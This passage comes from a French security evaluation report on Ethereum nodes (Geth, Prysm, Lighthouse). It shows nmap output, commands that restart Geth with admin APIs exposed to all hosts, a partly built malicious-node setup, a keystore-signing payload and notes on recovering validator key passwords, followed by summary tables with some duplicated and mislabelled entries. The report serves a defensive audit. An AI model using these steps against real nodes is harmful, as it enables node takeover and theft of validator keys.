|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-vuln-cve2011-3192:
|   VULNERABLE:
|   Apache byterange filter DoS
|     State: VULNERABLE
|     IDs:  CVE:CVE-2011-3192  BID:49303
|       The Apache web server is vulnerable to a denial of service attack when numerous
|       overlapping byte ranges are requested.
|     Disclosure date: 2011-08-19

|     References:
|       https://seclists.org/fulldisclosure/2011/Aug/175
|       https://www.securityfocus.com/bid/49303
|       https://www.tenable.com/plugins/nessus/55976
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-3192
9000/tcp closed cslistener

Nmap done: 1 IP address (1 host up) scanned in 102.01 seconds
```

Figure 13: Vulnérabilité DOS

VUL.4 : « Vulnérabilité DOS »
Le serveur est vulnérable aux attaques DOS, pouvant conduire à une panne du système.

9.2.4 Nœud malveillant

L'attaque est ici effectuée sur le nœud Prysm accessible en ssh. L'objectif est de créer un nœud malveillant, qui se fera passer pour un vrai nœud afin d'envoyer de fausses informations à un nœud cible.

D'abord, l'attaquant voudra ajouter une interface administrateur sur le client Geth. Comme tout utilisateur sur le serveur a les droits sudo, il peut exécuter n'importe quelle commande administrateur :

```
ps aux | grep geth
sudo kill <process_id>
```

Figure 14 : Commande de listage et de suppression des processeurs

Puis, l'attaquant doit se donner les droits d'exécution du répertoire d'exécution de Geth (/opt/pentest/geth) :

```
sudo chown -R $(whoami) /opt/pentest/geth
```

Figure 15 : Changement des droits sur le répertoire

L'attaquant peut donc redémarrer le serveur en ajoutant l'interface d'administration :

```
/usr/bin/geth --holesky --datadir=/opt/pentest/geth --port=30303 --http --http.addr=0.0.0.0
--http.port=8545 --http.api "admin,eth,net,web3,personal" --ws --ws.port=8546 --ws.addr=0.0.0.0
--ws.origins=* --http.corsdomain=* --authrpc.jwtsecret=/opt/pentest/geth/jwtsecret
--authrpc.port=8551
```

Figure 16 : Ajout de l'interface administrateur

L'interface administrateur est maintenant activée :

```
$ curl --data '{"jsonrpc":"2.0","method":"admin_nodeInfo","params":[],"id":1}' -H "Content-Type:
application/json" -X POST [redacted]

{"jsonrpc":"2.0","id":1,"result":{"id":"73b02686b16e3e331f5c1e4eceaa0db72a9bb7f0dfca39c7188c2
4f90920e006","name":"Geth/v1.14.0-stable-87246f3c/linux-amd64/go1.22.2","enode":"enode://b22
05fa468f234c32f86f8604f4b6ec5a3e46d9d4f1c9bcf375ca9e6bff7231c2249c1981234dd269b7e24b
1e8f83d71cc27e7e07287b361a05b3844ca405a1e@163.114.159.114:30303","enr":"enr:-KO4QElb
T-m-0YwiIn9v-dY3Fz6GzDQC9PTdQQxExi_njKsWLKaZuuS1j2ehN_7graU0N6ItUy8e0fOTjsDn8jD
tS72GAY8IFTNlg2V0aMfGhJsZKtCAgmIkgnY0gmlwhKNyn3KJc2VjcDI1NmsxoQKyIF-kaPI0wy-G-
GBPS27Fo-RtnU8cm883XKnmv_cjHIRzbmFwwIN0Y3CCdI-DdWRwgnZf","ip":"[redacted]"
ports":{"discovery":30303,"listener":30303},"listenAddr":"[::]:30303","protocols":{"eth":{"network":17
000,"difficulty":1,"genesis":"0xb5f7f912443c940f21fd611f12828d75b534364ed9e95ca4e307729a4
661bde4","config":{"chainId":17000,"homesteadBlock":0,"daoForkSupport":true,"eip150Block":0,"ei
p155Block":0,"eip158Block":0,"byzantiumBlock":0,"constantinopleBlock":0,"petersburgBlock":0,"ist
anbulBlock":0,"berlinBlock":0,"londonBlock":0,"shanghaiTime":1696000704,"cancunTime":1707305
664,"terminalTotalDifficulty":0,"terminalTotalDifficultyPassed":true,"ethash":{}},"head":"0xd32f43f4f1
4365f8a3b2b34bb9b270f9f829919179bfc075cce059281f2c6adb"},"snap":{}}}}
```

Figure 17 : Activation de l'interface administrateur

La configuration du nœud est configurée via le dépôt github de geth :

```
go get github.com/ethereum/go-ethereum@v1.14.5
go get github.com/ethereum/go-ethereum/crypto/kzg4844@v1.14.5
go get github.com/ethereum/go-ethereum/rpc@v1.14.5
go get github.com/ethereum/go-ethereum/accounts/keystore@v1.14.5
go get github.com/ethereum/go-ethereum/p2p/rlpx@v1.14.5
go get github.com/ethereum/go-ethereum/metrics@v1.14.5
go get github.com/ethereum/go-ethereum/p2p/enode@v1.14.5
go get github.com/ethereum/go-ethereum/p2p/netutil@v1.14.5
go mod tidy
./malicious-node
```

Figure 18: Récupération d'un nœud malveillant et exécution

L'exécution du nœud demande des travaux complémentaires.

9.2.5 Analyse Linux

L'utilisateur peut exécuter des commandes avec sudo sans avoir à fournir un mot de passe. Cela inclut la possibilité de devenir super-utilisateur (sudo su) sans vérification :

Figure 19 : Exécution de commande sudo sans vérification

VUL.5 : « Privilège sudo »
Les utilisateurs ont des privilèges root sans avoir besoin de mot de passe.

De plus, un utilisateur peut accéder au dossier des validateurs sans avoir besoin de privilèges root. Ce dernier contient des fichiers sensibles comme « api-token.txt » et « validator_key_cache.json ». « api-token.txt » contient des tokens d'API qui peuvent être utilisés pour accéder à des services ou des fonctionnalités restreintes pour le premier fichier. Le second contient des informations sensibles telles que la clé publique, le chemin du keystore et le mot de passe du keystore.

VUL.6 : « Accès au dossier sensible »
Le dossier validator est accessible à tous et ne nécessite pas de privilèges root pour être lu. Ce dossier contient de plus des informations sensibles, comme le mot de passe du keystore du validateur.

9.2.6 API personal et signature

L'API personal permet de signer des transactions via l'API pour les keystores gérés par le nœud. Il faut utiliser l'endpoint « personal_signTransaction » en passant les détails de la transaction à signer ainsi que le mot de passe du keystore permettant d'accéder à la clé privée. Cette API aurait permis une attaque par force brute du keystore à distance.

L'analyse montre que le namespace n'est pas activé dans la configuration du service :
/etc/systemd/system/geth.service

Des tests ont également été réalisés pour essayer d'accéder aux endpoints. Exemple de payload :

9.2.6 API personal et signature

L'API personal permet de signer des transactions via l'API pour les keystores gérés par le nœud. Il faut utiliser l'endpoint « personal_signTransaction » en passant les détails de la transaction à signer ainsi que le mot de passe du keystore permettant d'accéder à la clé privée. Cette API aurait permis une attaque par force brute du keystore à distance.

L'analyse montre que le namespace n'est pas activé dans la configuration du service :

/etc/systemd/system/geth.service

Des tests ont également été réalisés pour essayer d'accéder aux endpoints. Exemple de payload :

```
{
    "jsonrpc":"2.0",
    "method":"personal_signTransaction",
    "params": [{
        "from": "0xYourAddress",
        "to": "0xRecipientAddress",
        "gas": "0x76c0", // 30400
        "gasPrice": "0x9184e72a000", // 10000000000000
        "value": "0x9184e72a", // 2441406250
        "data": "0xYourData"
    }, "your_key_password"],
    "id":1
}
```

Figure 20 : Payload d'accès à l'endpoint

Geth répondait avec une erreur, ce qui confirmait que la configuration était correcte :


```
{
    "jsonrpc": "2.0",
    "id": 1,
    "error": {
        "code": -32601,
         "message": "The method personal_unlockAccount does not exist/is
not available"
    }
}
```


Figure 21 : Retour d'erreur de Geth

VUL.7 : « API personal et signature »
Le namespace est désactivée ce qui facilite les attaques par bruteforce du keystore.

9.2.7 Accès à la console Geth

Bien que l'accès au namespace personal via l'API puisse être désactivé, tout utilisateur du nœud ayant accès à Geth ou plus précisément au fichier geth.ipc, pourra accéder directement à la console JavaScript. La console JavaScript permet d'accéder à tous les namespaces, au cas où ils soient activés. Comme le personnel est désactivé, la fonctionnalité permettant de signer des transactions avec une clé privée, n'est pas disponible. Ainsi, il faudrait le mot de passe pour pouvoir accéder au keystore. De ce fait, la clé privée est sécurisée et la sécurité repose sur celle du mot de passe utilisé pour sécuriser la clé privée dans le keystore.

Ceci étant dit, si un acteur malicieux interne ou externe à la société auditée obtient accès au serveur, accéder à la console pourrait permettre de changer la configuration afin d'accéder aux fonctionnalités désactivées. Un agent malveillant pourrait notamment faire des changements concernant les pairs auxquels le nœud est connecté en utilisant les fonctionnalités du namespace admin, ce qui pourrait engendrer une attaque d'éclipse, impactant la disponibilité du nœud et provoquant un éventuel slashing. D'autres modifications impactant le fonctionnement du nœud et du réseau pourraient être activées. Cependant, cela n'apportera pas d'avantage pour l'attaquant du point de vue de l'accès à la clé privée.

Si l'attaquant obtient l'accès au serveur, il est plus simple de s'attaquer au keystore directement.

VUL.8 : « Accès à la console Geth »
La console Geth est accessible ce qui permettrait à un attaquant de modifier le comportement du nœud et d'activer des fonctionnalités qu'il pourrait exploiter.

9.2.8 Manque de validateur

Après avoir localisé le keystore et trouvé le mot de passe, nous avons déchiffré le keystore. Cependant, nous avons obtenu une très longue séquence qui semble incorrecte. Nous avons ensuite tenté de lister les comptes accessibles avec la commande prysm.sh, mais il s'avère qu'il n'y a aucun wallet sur le serveur, ce qui signifie qu'aucun compte de validateur n'a encore été créé sur ce serveur

```
(myenv) thibault@pentest-geth-prysm-2:~/prysm$ sudo ./prysm.sh validator accounts list --wallet-dir=/opt/pentest/val
idator/direct/accounts --holesky
sudo: unable to resolve host pentest-geth-prysm-2: Name or service not known
Latest Prysm version is v5.0.3.
Validator is up to date.
Verifying binary integrity.
validator-v5.0.3-linux-amd64: OK
gpg: Signature made Thu Apr  4 20:07:42 2024 UTC
gpg:                using RSA key 0AE0051D647BA3C1A917AF4072E33E4DF1A5036E
gpg: Good signature from "Preston Van Loon <preston@pvl.dev>" [unknown]
gpg:                 aka "Preston Van Loon <preston@prysmaticlabs.com>" [unknown]
gpg:                 aka "Preston Van Loon <preston90@gmail.com>" [unknown]
gpg:                 aka "Preston Van Loon (0×f71E9C766Cdf169eDFbE2749490943C1DC6b8A55) <preston@machinepowered.com>
" [unknown]
gpg: WARNING: This key is not certified with a trusted signature!
gpg:          There is no indication that the signature belongs to the owner.
Primary key fingerprint: 0AE0 051D 647B A3C1 A917  AF40 72E3 3E4D F1A5 036E
Verified /home/thibault/prysm/dist/validator-v5.0.3-linux-amd64 has been signed by Prysmatic Labs.
Starting Prysm validator accounts list --wallet-dir=/opt/pentest/validator/direct/accounts --holesky
[2024-05-30 09:28:18]  INFO flags: Running on the Holesky Beacon Chain Testnet
[2024-05-30 09:28:18] FATAL accounts: Could not list accounts error=could not open wallet: no wallet found. You can
create a new wallet with `validator wallet create`. If you already did, perhaps you created a wallet in a custom dir
ectory, which you can specify using `--wallet-dir=/path/to/my/wallet`
(myenv) thibault@pentest-geth-prysm-2:~/prysm$
```

Figure 22: Recherche du wallet

FT.1 : « Manque de Validateur »
Aucun validateur n'est configuré sur le serveur Prysm.

10 SYNTHÈSE DE L'ÉVALUATION

10.1 SYNTHÈSE DES CONJECTURES

Le tableau qui suit est une synthèse des conjectures de la TOE relevées par l'évaluateur. Pour rappel, une conjecture correspond à une hypothèse basée sur des résultats partiels ou des observations préliminaires, établie par le laboratoire. Elle peut suggérer qu'un élément du système évalué est soit probablement fiable, soit potentiellement non fiable. Cette approche permet de prioriser les efforts en concentrant les ressources sur les aspects les plus critiques.

Conjecture	Description
Pas de conjecture observé	

Tableau 11 Synthèse des conjectures

10.2 SYNTHÈSE DES NON-CONFORMITÉ

Le tableau qui suit est une synthèse des non-conformités de la TOE relevées par l'évaluateur. Pour rappel, il s'agit de non-conformités de la TOE par rapport à la cible de sécurité. Cela ne remet pas forcément en cause la sécurité de la TOE. Les non-conformités **en gras et soulignées**, sont considérées comme majeures. Ces non-conformités **doivent être corrigées ou doivent impliquer une modification de la cible de sécurité avant la prochaine évaluation FITCEM**.

Non-conformité	Description
Pas de non-conformité observé	

Tableau 12 Synthèse des non-conformités

10.3 SYNTHÈSE DES FAITS TECHNIQUE

Le tableau qui suit est une synthèse des faits techniques de la TOE relevés par l'évaluateur. Pour rappel, un fait technique est une légère faiblesse ou une mauvaise pratique qui ne permet pas la mise en place d'un chemin d'attaque et de sa cotation. Il est fortement recommandé de **corriger les faits techniques avant de lancer la prochaine évaluation FITCEM de la TOE**.

Fait technique	Description
FT.1 : « Manque de Validateur »	Aucun validateur n'est configuré sur le serveur Prysm.

Tableau 14 Synthèse des faits techniques

10.4 SYNTHÈSE DES VULNÉRABILITÉS

Le tableau qui suit est une synthèse des vulnérabilités de la TOE relevées par l'évaluateur. Pour rappel, une vulnérabilité est une faiblesse de la TOE permettant la mise en place d'un chemin d'attaque.

Vulnérabilité	Description
VUL.1W : « Localisation de la clé privée »	Le keystore contenant la clé privée du validateur a pu être déchiffré via le mot de passe stocké en clair sur le fichier de configuration yaml, sans avoir besoin des permissions root. La clé privée du validateur a ainsi pu être récupérée.
VUL.1 : « Utilisation du même mot de passe »	Le keystore peut être déchiffré en utilisant le même mot de passe que celui utilisé sur le serveur Lighthouse.
VUL.3 : « Exploitable clickjacking »	L'absence de l'header X-Frame-Options rend les attaques par Clickjacking exploitables sur le serveur, exploitable pour des attaques par ingénierie sociale par exemple.
VUL.4 : « DOS Vulnerability »	Le serveur est vulnérable aux attaques DOS, pouvant conduire à une panne du système.
VUL.5 : « Sudo Privilege »	Les utilisateurs ont des privilèges root sans avoir besoin de mot de passe.
VUL.6 : « Access to the sensitive folder »	Le dossier validator est accessible à tous et ne nécessite pas de privilèges root pour être lu. Ce dossier contient de plus des informations sensibles, comme le mot de passe du keystore du validateur.
VUL.7 : « Personal API and signature »	Le namespace est désactivée ce qui facilite les attaques par bruteforce du keystore.
VUL.7 : « Personal API and signature »	La console Geth est accessible ce qui permettrait à un attaquant de modifier le comportement du nœud et d'activer des fonctionnalités qu'il pourrait exploiter.

Tableau 16 Synthèse des vulnérabilités

10.5 SYNTHÈSE DE LA SÉCURITÉ DU PRODUIT

Ce document constitue le rapport technique d'évaluation du produit « Nœuds Ethereum » en version Geth v1.13.14, Prysm v5.0.2, Lighthouse v5.1.2-5ce1619 built from source selon le référentiel FITCEM.

10.6 AVIS D'EXPERT

Les multiples vulnérabilités des « Nœuds Ethereum » constituent des failles de sécurité à corriger. Aucune autre vulnerabilité critique a été identifié.

L'analyse des répertoires a permis de localiser les keystores des clés ainsi que le fichier contenant le mot de passe en clair, sans nécessiter les permissions root. Cela soulève des préoccupations en matière de sécurité, car un accès non autorisé peut être obtenu facilement par un utilisateur local.

Ensuite, l'absence de limites sur les tentatives de saisie du mot de passe maître et du PIN facilite les attaques par force brute, surtout avec un PIN à 6 chiffres. La durée de validité de 20 minutes du jeton après déconnexion de l'utilisateur, permet un accès prolongé en cas de vol de jeton. De plus, le partage d'identifiants via des liens sans expiration ni protection expose les comptes à des compromissions.

Bien que le mot de passe stocké n'ait pas été retrouvé directement, l'utilisation du mot de passe du serveur Lighthouse a permis l'accès au keystore du serveur Prysm, suggérant une utilisation commune de mots de passe sur plusieurs serveurs.

Également, le serveur est vulnérable aux attaques par DOS et par Clickjacking, notamment due à un manque d'header sur le serveur. De plus, l'accessibilité à certains dossiers contenant des fichiers sensibles, notamment le dossier validateur, par tous les utilisateurs, peuvent conduire à des fuites de données.

L'insertion de nœud malveillant n'a pas pu être finalisée par manque de temps.

En somme, ces vulnérabilités combinées compromettent la sécurité de l'application, nécessitant des correctifs pour protéger les données sensibles des utilisateurs contre les accès non autorisés et les fraudes potentielles.

10.7 Notes et remarques diverses

Rien à signaler.

11 RÉFÉRENCES

Reference	Title
[1]	EN 17640 - Méthode d'évaluation de la cybersécurité pour produits TIC (FITCEM)
[2]	Méthodologie d'évaluation pour la norme européenne EN 17640 (FITCEM)
[3]	Cible de sécurité

Tableau 17 : Références documentaires

<RÉFÉRENCES>

Référence du formulaire: FITCEM-XXX
Version: 1.0

Rédigé par:

Fonction	Nom	Date (jj/m/aaaa)	Signature
Auditeur 1	30/05/2024	30/05/2024	
Auditeur 2	19/06/2024	19/06/2024	
Auditeur 3	10/06/2024	10/06/2024	
Auditeur 4	X	X	

Approuvé par:

Fonction	Nom	Date (jj/m/aaaa)	Signature
Directeur du laboratoire	Directeur du laboratoire	30/07/2024	

Historique du formulaire:

Fonction	Nom	Date (jj/m/aaaa)	Signature
Auditeur 1	30/05/2024	30/05/2024	
Auditeur 2	19/06/2024	19/06/2024	
Auditeur 3	10/06/2024	10/06/2024	
Auditeur 4	11/06/2024	X	

< Studio des Communs >

CAMPUS CYBER

POUR EN SAVOIR PLUS : **WIKI.CAMPUSCYBER.FR**
ADRESSE MAIL DE CONTACT : **COMMUNAUTES@CAMPUSCYBER.FR**
5 - 7 RUE BELLINI 92800, PUTEAUX